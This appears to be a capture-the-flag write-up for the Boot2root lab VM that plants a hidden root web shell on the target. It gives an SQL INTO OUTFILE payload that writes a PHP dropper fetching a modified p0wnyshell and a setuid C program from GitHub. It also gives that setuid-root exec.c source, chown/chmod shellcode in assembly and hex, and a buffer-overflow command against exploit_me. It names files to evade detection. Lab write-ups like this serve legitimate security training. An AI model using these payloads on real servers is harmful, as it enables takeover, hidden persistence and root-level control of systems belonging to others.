./behindTheKurt(Cob)ain

In this write-up, our objective is to set up a **root webshell** that can be accessed through a **web browser**.

The strategy involves two key components:

- A PHP script, specifically **p0wnyshell**, which we have slightly modified for our purposes.
- A simple C program that, once compiled and after applying **chmod** and **chown**, will execute commands with **root** privileges.


To deploy this setup, we crafted an SQL query that writes a **PHP script** onto the target server. This script is programmed to use **wget** to download both the modified p0wnyshell and the C program, compiling the last one.


```
SELECT '<?php file_put_contents("exec.c", file_get_contents("https://raw.
githubusercontent.com/Alixmixx/Boot2root/main/scripts/bonus/behindTheKurt(cob)ain/
exec.c")); file_put_contents("adec5f06f4290eca5edafd9d779f48f6aa4fc83c53.french.lang.
config.php", file_get_contents("https://raw.githubusercontent.com/Alixmixx/Boot2root/main/
scripts/bonus/behindTheKurt(cob)ain/p0wny.php")); shell_exec("gcc exec.c -o .dummy");
unlink("exec.c"); unlink("./wget.php");?>'
INTO OUTFILE '/var/www/forum/templates_c/wget.php'
```

The simple **exec.c** :

```
int main(int ac, char **av)
{
    setuid(0);
    setgid(0);
    system(av[1]);
    return 0;
}
```

We've made a modification to the p0wnyshell.php file, enabling it to **execute** our **custom binary** instead of using the standard exec function. This adjustment is key to our strategy of gaining enhanced control over the server.





With the **p0wnyshell** now discreetly placed on the server (under a name designed to evade easy detection) and our custom executable, named **.dummy** for similar reasons of concealment, the next crucial step is to craft a **shellcode**.

This shellcode will be tasked with altering the **permissions** and **ownership** of our binary. Specifically, we aim to change its permissions to **chmod 6111** and its ownership to **root:root**. This will grant the binary the necessary privileges to execute commands as the **root** user.

To craft this **shellcode**, our starting point is to write the appropriate **assembly** code:

```
section .text
    global _start

_start:
    xor eax, eax          ; Clear eax
    xor ecx, ecx          ; Clear ecx
    push eax              ; Push null byte onto stack
    push 0x796d6d75       ; ummy
    push 0x642e2f63       ; c/.d
    push 0x5f736574       ; tes_
    push 0x616c706d       ; mpla
    push 0x65742f6d       ; m/te
    push 0x75726f66       ; foru
    push 0x2f777777       ; www/
    push 0x2f726176       ; var/
    push 0x2f2f2f2f       ; ////

    mov ebx, esp          ; Move stack pointer to ebx

    ; chown
    mov al, 16            ; Set syscall number to 16 (chown)
    xor ecx, ecx          ; Clear ecx
    xor edx, edx          ; Clear edx
    int 0x80              ; Call the kernel

    ; chmod
    mov al, 15            ; Set syscall number to 15 (chmod)
    mov cx, 3145          ; Set mode to 6111
    int 0x80              ; Call the kernel

    ; Exit
    mov al, 1             ; sys_exit
    xor ebx, ebx
    int 0x80
```

Following the same steps as in our previous write-ups, we will **assemble** this code with **NASM** and then use **objdump** to generate the corresponding **shellcode**.

Finally, using **GDB**, as detailed in our earlier approach, we will locate the environment variable with our shellcode in the context of the **exploit_me** program.

```
zaz@BornToSecHackMe:~$ export SHELLCODE=$(python -c 'print "\x31\xc0\x31\xc9\
x50\x68\x75\x6d\x6d\x79\x68\x63\x2f\x2e\x64\x68\x74\x65\x73\x5f\x68\x6d\x70\
x6c\x61\x68\x6d\x2f\x74\x65\x68\x66\x6f\x72\x75\x68\x77\x77\x77\x2f\x68\x76\
x61\x72\x2f\x68\x2f\x2f\x2f\x2f\x89\xe3\xb0\x10\x31\xc9\x31\xd2\xcd\x80\xb0\
x0f\x66\xb9\x49\x0c\xcd\x80\xb0\x01\x31\xdb\xcd\x80"')

zaz@BornToSecHackMe:~$ env - PWD=$PWD SHELLCODE="$SHELLCODE" ~/exploit_me
$(python -c 'print "A" * 140 + "\xbf\xff\xff\x9c"[::-1]')

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□□□□
```

Now that our custom executable is correctly positioned and configured on the server, the final step is straightforward: we simply need to navigate to the **URL** of our **p0wnyshell**.

Accessing this **URL** will activate the **p0wnyshell** interface, providing us with a powerful web-based platform for executing commands on the server with **root-level privileges**.